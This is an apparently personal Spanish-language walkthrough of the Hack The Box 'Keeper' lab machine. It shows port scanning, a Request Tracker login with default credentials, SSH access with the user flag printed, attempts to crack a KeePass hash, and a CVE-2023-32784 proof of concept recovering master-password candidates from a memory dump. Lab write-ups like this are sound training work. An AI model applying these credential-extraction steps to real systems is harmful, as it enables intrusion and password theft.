


# Máquina Keeper Hack The Box

Solo viendo la máquina me da la sensación de que voy a ver algo relacionado con KeePass o algo similar.




The screenshot displays the HTB (Hack The Box) interface for the 'Keeper' machine. At the top, a navigation bar includes a back arrow, a 'Retired Machine' status, and a 'Keeper is online' indicator. The machine's profile shows a key icon, the name 'Keeper', and the platform 'Linux · Easy'. It has 0 points, 3.8807 reviews, and a 'User Rated Difficulty' bar chart. Below this, tabs for 'Play Machine', 'Machine Info', 'Walkthroughs', 'Reviews', 'Activity', and 'Changelog' are visible. The 'Play Machine' tab is active, showing 'Adventure Mode' selected and 'Guided Mode' unselected. There are buttons for 'Official Writeup' and 'Video Walkthrough'. A status bar indicates 'EU VIP 14' and '1 player'. A message box states 'Machine is spawning, please stand by...'. Below this, there are two submission forms: 'Submit User Flag' and 'Submit Root Flag', each with a '32 hex characters' input field and a 'Submit' button. At the bottom, it says 'Released on 12 Aug 2023' and 'Created by nightmare'.

<

Retired Machine

Keeper is online

 **Keeper**  
Linux · Easy

0 Points

3.8807 Reviews

User Rated Difficulty

Play Machine Machine Info Walkthroughs Reviews Activity Changelog

Adventure Mode Guided Mode

Official Writeup Video Walkthrough

EU VIP 14 1 player

Machine is spawning, please stand by...

Submit User Flag

32 hex characters Submit

Submit Root Flag

32 hex characters Submit

Released on 12 Aug 2023 Created by nightmare

Puertos 80 y 22 como es habitual abiertos.

```
-rw-r--r-- 1 root root 1044705 May 21 22:31 scan.txt

(jouker@joukerm)-[~/Escritorio/temporal]
$ sudo nmap -p- --min-rate 2000 -n -Pn -sV -sC -vvv 10.10.11.227 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 15:10 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:10
Completed NSE at 15:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:10
Completed NSE at 15:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:10
Completed NSE at 15:10, 0.00s elapsed
Initiating SYN Stealth Scan at 15:10
Scanning 10.10.11.227 [65535 ports]
Discovered open port 80/tcp on 10.10.11.227
Discovered open port 22/tcp on 10.10.11.227
Ignoring open port 443/tcp on 10.10.11.227 because it is not a TCP port
Ignoring open port 443/tcp on 10.10.11.227 because it is not a TCP port

```


Nginx un poco viejo y dice que el site no tiene un título, bastante raro de momento.

```


PORT      STATE SERVICE REASON      VERSION
22/tcp open  ssh      syn-ack ttl 63  OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 35:39:d4:39:40:b1:f1:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTQ1MTp1bm40HAYNTYAAAAImlzZDhAYNTYAAABBBKHZURygr9VQfKeHT6CZwCwu9YkJosNL5DmPM9EC0iMgH7JURNwV3LjJ0gwduIq7MfX0xzbfPAqvm2ahzTc=
|   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD01NTU5AAATBeSw35/5kIf0z5vISwbbYSVy1Zzy+K9ZCtpx+go0
80/tcp open  http     syn-ack ttl 63  nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-methods:
|   Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```


No parece haber más que esto en la página principal, vamos a añadir este dominio y subdominio al /etc/hosts a ver que tal y que podemos llegar a encontrar.




[To raise an IT support ticket, please visit tickets.keeper.htb/rt/](http://tickets.keeper.htb/rt/)




A ver ahora si notamos algún cambio visible en la página.



Panel de login encontrado:



Usamos la password root, password. Lo he conseguido a base de prueba y error hasta que me ha salido la vd.




**Login** 4.4.4+dfsg-2ubuntu1

Username:

Password:

Vamos a la pestaña de usuario y le damos a select.



Unix login:

Language:

Timezone:

Extra info: 

Helpdesk Agent from  
Korsbæk

#### Access control

- ☒ Let this user access RT
- ☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

#### Comments about this user

New user. Initial password set to

Entro con SSH y veo que hay un RT30000, zip. De momento lo ignoro

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ ssh lnorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hcZMXffNW5M3q0ppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ ls -l
total 85352
-rw-r--r-- 1 root root      87391651 May 24 16:18 RT30000.zip
-rw-r----- 1 root lnorgaard      33 May 23 15:07 user.txt
lnorgaard@keeper:~$ cat user.txt
e67274bd128751f107c4f0399efc5c4e
lnorgaard@keeper:~$
```

Al descomprimir el archivo veo algo interesante que pueden ser unos passcodes.kdbx

```
lnorgaard@keeper:~$ which python3
/usr/bin/python3
lnorgaard@keeper:~$ ls -l
total 332816
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24 2023 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard 3630 May 24 2023 passcodes.kdbx
-rw-r--r-- 1 root root 87391651 May 24 16:24 RT30000.zip
-rw-r----- 1 root lnorgaard 33 May 23 15:07 user.txt
lnorgaard@keeper:~$
```

```
(jouker@jouker) ~/Descargas
$ keepass2john passcodes.kdbx > hashchetao
(jouker@jouker) ~/Descargas
$ cat hashchetao
passcodes:$keepass$2*60000*0*5d7b474e5a278d572fb0a66fe187ae5d74a0e2f56a2aaaf4c4f2b8ca342597d*5b7ec1cf6889266a388abe398d7990a294bf2a581156f7a7452b4074479bdea7*08500fa5a52622ab89b0addfedd5
a05c*411593ef0846fc1bb3db4f9bab515b42e58ade0c25096d15f090b0fe10161125*a4842b416f14723513c5fb704a2f49024a70818e786f07e68e82a6d3d7cdbc
(jouker@jouker) ~/Descargas
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashchetao
```

Después de intentarlo con Hashcat y con John veo que el hash no es crackeable de ninguna forma, habrá que recurrir a otro método, total tenemos otro archivo diferente.

Busco algún exploit relacionado con un DMP.

keepass exploit see credentials dmp

All Videos Images Short videos News Forums Web More

Sysdig

<https://sysdig.com/blog/keepass-cve-2023-32784-de...>

Keepass CVE-2023-32784: Detection of Processes ...

13 Jun 2023 — CVE-2023-32784 affects **Keepass**. **Keepass** is a popular open source password manager which runs on Windows, Mac, or Linux.

BleepingComputer

<https://www.bleepingcomputer.com/news/security/>

Keepass exploit helps retrieve cleartext master password, ...

18 May 2023 — The popular **Keepass** password manager is vulnerable to extracting the master password from the application's memory, allowing attackers who ...


GitHub

<https://github.com/vdohney/keepass-password-dumper>

Keepass 2.X Master Password Dumper (CVE-2023-32784)


Original PoC for CVE-2023-32784. Contribute to vdohney/keepass-password-dumper development by creating an account on GitHub.

Por cierto la imagen de antes no me servia el repo, he tirado de esta mejor




Posibles passwords según la herramienta descargada.

```
(jouker@joukerm)-[~/Escritorio/temporal/keepass-dump-masterkey]
$ python3 poc.py ../../../../Descargas/KeePassDumpFull.dmp
2025-05-24 17:26:31,742 [.] [main] Opened ../../../../Descargas/KeePassDumpFull.dmp
Possible password: ●,dgrod med flode
Possible password: ●ldgrod med flode
Possible password: ●`dgrod med flode
Possible password: ●-dgrod med flode
Possible password: ●'dgrod med flode
Possible password: ●]dgrod med flode
Possible password: ●Adgrod med flode
Possible password: ●Idgrod med flode
Possible password: ●:dgrod med flode
Possible password: ●=dgrod med flode
Possible password: ●_dgrod med flode
Possible password: ●cdgrod med flode
Possible password: ●Mdgrod med flode
```




Al parecer seguramente esta sea la contraseña del keepass que tiene la credencial de root restante que no hemos encontrado antes en el SSH.





Esta password no es, la he probado y no funciona para root.



Al entrar dentro del password nos dan una putty user key por ssh-rsa, no entiendo mucho a que se refiere pero tendré que investigar

este vector de entrada.

Apunte

Avanzado

Icono

Autoescritura

Propiedades

Historial

Título: keeper.htb (Ticketing Server)

Usuario: root

Contraseña: ●●●●●●●●

URL: https://example.com

Etiquetas:

Caducidad: 19/5/23 10:30

Notas: PuTTY-User-Key-File-3: ssh-rsa  
Encryption: none  
Comment: rsa-key-20230519  
Public-Lines: 6  
